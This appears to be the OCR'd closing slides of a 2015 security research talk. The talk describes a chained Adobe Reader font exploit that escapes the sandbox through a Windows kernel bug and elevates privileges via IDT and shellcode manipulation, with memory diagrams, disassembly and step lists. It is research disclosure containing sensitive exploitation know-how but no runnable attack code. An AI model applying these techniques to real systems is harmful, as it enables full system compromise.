

GDT/IDT memory region
Transient array
Global Descriptor Table
…
nt!KiRaiseSecurityCheckFailure
…
…
nt!KiRaiseSecurityCheckFailure
…
Interrupt Descriptor Table
nt!KiRaiseSecurityCheckFailure
Unused memory





Transient array
…
nt!KiRaiseSecurityCheckFailure
…
ntoskrnl.exe
nt!KiRaiseSecurityCheckFailure:
sub rsp, 8
push rbp
sub rsp, 158h
lea rbp, [rsp+80h]
mov [rbp+0E8h+var_13D], 1
mov [rbp+0E8h+var_138], rax
mov [rbp+0E8h+var_130], rcx
mov [rbp+0E8h+var_128], rdx
mov [rbp+0E8h+var_120], r8
mov [rbp+0E8h+var_118], r9
mov [rbp+0E8h+var_110], r10
mov [rbp+0E8h+var_108], r11
test byte ptr [rbp+0E8h+arg_0], 1
jz short loc_14015B821
swapgs
mov r10, gs:188h
test byte ptr [r10+3], 80h


Transient array
…
JMP R11
…
ntoskrnl.exe
nt!KiRaiseSecurityCheckFailure:
sub rsp, 8
push rbp
sub rsp, 158h
lea rbp, [rsp+80h]
mov [rbp+0E8h+var_13D], 1
mov [rbp+0E8h+var_138], rax
mov [rbp+0E8h+var_130], rcx
mov [rbp+0E8h+var_128], rdx
mov [rbp+0E8h+var_120], r8
mov [rbp+0E8h+var_118], r9
mov [rbp+0E8h+var_110], r10
mov [rbp+0E8h+var_108], r11
test byte ptr [rbp+0E8h+arg_0], 1
jz short loc_14015B821
…
jmp r11


Transient array
…
JMP R11
…
GDT/IDT memory region
Global Descriptor Table
…
nt!KiRaiseSecurityCheckFailure
…
Interrupt Descriptor Table
nt!KiRaiseSecurityCheckFailure
Unused memory


Transient array
...
JMP R11
...
GDT/IDT memory region
Global Descriptor Table
...
JMP R11
...
Interrupt Descriptor Table
nt!KiRaiseSecurityCheckFailure
Unused memory


Transient array
x64 shellcode
GDT/IDT memory region
Global Descriptor Table
…
JMP R11
…
Interrupt Descriptor Table
nt!KiRaiseSecurityCheckFailure
Unused memory


GDT/IDT memory region
Transient array
x64 shellcode
Global Descriptor Table
…
JMP R11
…
Interrupt Descriptor Table
nt!KiRaiseSecurityCheckFailure
x64 shellcode

Exploitation stage #3 – back to the DLL

8. Switch to Long Mode and trigger `INT 0x29` with `R11` set to `IDTR+0x1104` (the shellcode address).
   - the shellcode restores the original `IDT[0x29]` entry, elevates *AcroRd32.exe* process privileges and increases the active process limit.
9. Unhook `CreateProcessA`.
10. Spawn *calc.exe*.

DEMO TIME

Mission accomplished

Ended up with a single, 100% reliable PDF file launching an elevated *calc.exe* upon opening with Adobe Reader XI on Windows 8.1 Update 1 x86 and x86-64.

Mission accomplished

- All exploit mitigations bypassed:
  - Stack cookies – non-continuous stack overwrite, no cookie ever touched.
  - ASLR – exploit based solely on adjusted addresses reliably leaked or requested from CPU.
  - DEP – all stages ran in *executable* memory.
  - Sandboxing – escaped by using the same (x86) or related (x86-64) vulnerability.
  - SMEP – kernel-mode payload executed in kernel address space.
- Complete reliability maintained
  - No brute-forcing or guessing involved, all stages fully deterministic.

Some final thoughts

- Despite a lot of attention, font vulnerabilities are still not extinct – I'd rather say the opposite.
  - watch out for more fixes, blog posts and articles soon. ☺
- It's doubtful they ever completely will – the only winning move is to remove font processing from all privileged security contexts.
  - Microsoft is already doing this with the introduction of a separated user-land font driver in Windows 10.

Some final thoughts

- Shared native codebases still exist, and are immensely scary in the context of software security.
  - especially those processing complex file formats written 20-30 years ago.
- Even in 2015 – the era of high-quality mitigations and security mechanisms, **one** *good* bug still suffices for a complete system compromise.

Thanks!

@j00ru

http://j00ru.vexillium.org/

j00ru.vx@gmail.com